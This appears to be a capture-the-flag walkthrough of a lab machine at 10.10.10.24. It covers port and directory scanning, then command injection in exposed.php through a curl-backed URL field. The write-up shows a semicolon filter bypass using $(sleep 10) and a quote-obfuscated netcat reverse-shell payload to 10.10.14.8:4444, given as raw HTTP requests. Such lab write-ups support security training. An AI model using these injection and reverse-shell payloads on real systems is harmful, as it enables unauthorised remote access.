

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-30 18:58 IST
Nmap scan report for 10.10.10.24
Host is up (0.22s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36 (RSA)
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (ECDSA)
|_  256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (ED25519)
80/tcp open  http    nginx 1.10.0 (Ubuntu)
|_http-title:  HTB Hairdresser
|_http-server-header: nginx/1.10.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.21 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Checked the website




2) Checked for more pages



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ feroxbuster -u 'http://10.10.10.24/' -C 404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php --output scanresults

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.10.24/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 💢  Status Code Filters   │ [404]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💾  Output File           │ scanresults
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       13w      178c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       13w      194c http://10.10.10.24/uploads => http://10.10.10.24/uploads/
200      GET      286l     1220w   226984c http://10.10.10.24/bounce.jpg
200      GET        7l       15w      144c http://10.10.10.24/
200      GET       19l       41w      446c http://10.10.10.24/exposed.php
[######>-------------] - 6m    141006/441094  12m     found:4       errors:0
[###>----------------] - 6m     35353/220546  100/s   http://10.10.10.24/
[###>----------------] - 6m     35105/220546  100/s   http://10.10.10.24/uploads/
```

3) Checked the page



Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html


http://localhost/test.html [Go]

Requesting Site...

% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0 100 223 100 223 0 0 31649 0 --:--:-- --:--:-- --:--:-- 37166

Vulnerability Assessment

1) The server uses curl command, we can try to inject commands



Request


```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.24/exposed.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://10.10.10.24
Connection: keep-alive
Upgrade-Insecure-Requests: 1

formurl=http%3a%2f%2flocalhost%2ftest.html%3bsleep%2010&submit=Go
```

Response

```
Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

http://localhost/test.html  Go

Requesting Site...

; is not a good thing to put in a URL
```

The page filters ; we can try to bypass the filters

2) Found command injection



Target: http://10.10.10.24

Request

```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.24/exposed.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://10.10.10.24
Connection: keep-alive
Upgrade-Insecure-Requests: 1

formurl=http%3a%2f%2flocalhost%2ftest.html%24(sleep%2010)&submit=Go
```

Response

```
Enter the Hairdresser's location you would like to check. Example:
http://localhost/test.html

http://localhost/test.html  Go

Requesting Site...

% Total % Received % Xferd Average Speed Time Time Time Current Dload
Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0 100 223
100 223 0 0 45178 0 --:--:-- --:--:-- --:--:-- 55750
```

Inspector

Selection: 49 (0x31)

Selected text: `http%3a%2f%2flocalhost%2ftest.html%24(sleep%2010)`

Decoded from: URL encoding


`http://localhost/test.html$(sleep 10)`

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	0
Request headers	11

Done — 1,184 bytes | 10,419 millis

Exploitation

1) Got reverse shell


Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help Turbo Intruder
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn BTP
Send Cancel
Request
Pretty Raw
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 11
Cancel Apply changes
Inspector
Notes
vigneswar@VignesswarPC: ~

Target: http://10.10.10.24 HTTP/1

```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.24/exposed.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
Origin: http://10.10.10.24
Connection: keep-alive
Upgrade-Insecure-Requests: 1

formurl=%24(n'c'%20-c%20b'a'sh%2010.10.14.8%204444%20)&submit=Go
```

Selection 46 (0x2e)


Selected text

```
%24(n'c'%20-c%20b'a'sh%2010.10.14.8%204444%20)
```

Decoded from: URL encoding

```
$(n'c' -c b'a'sh 10.10.14.8 4444 )
```

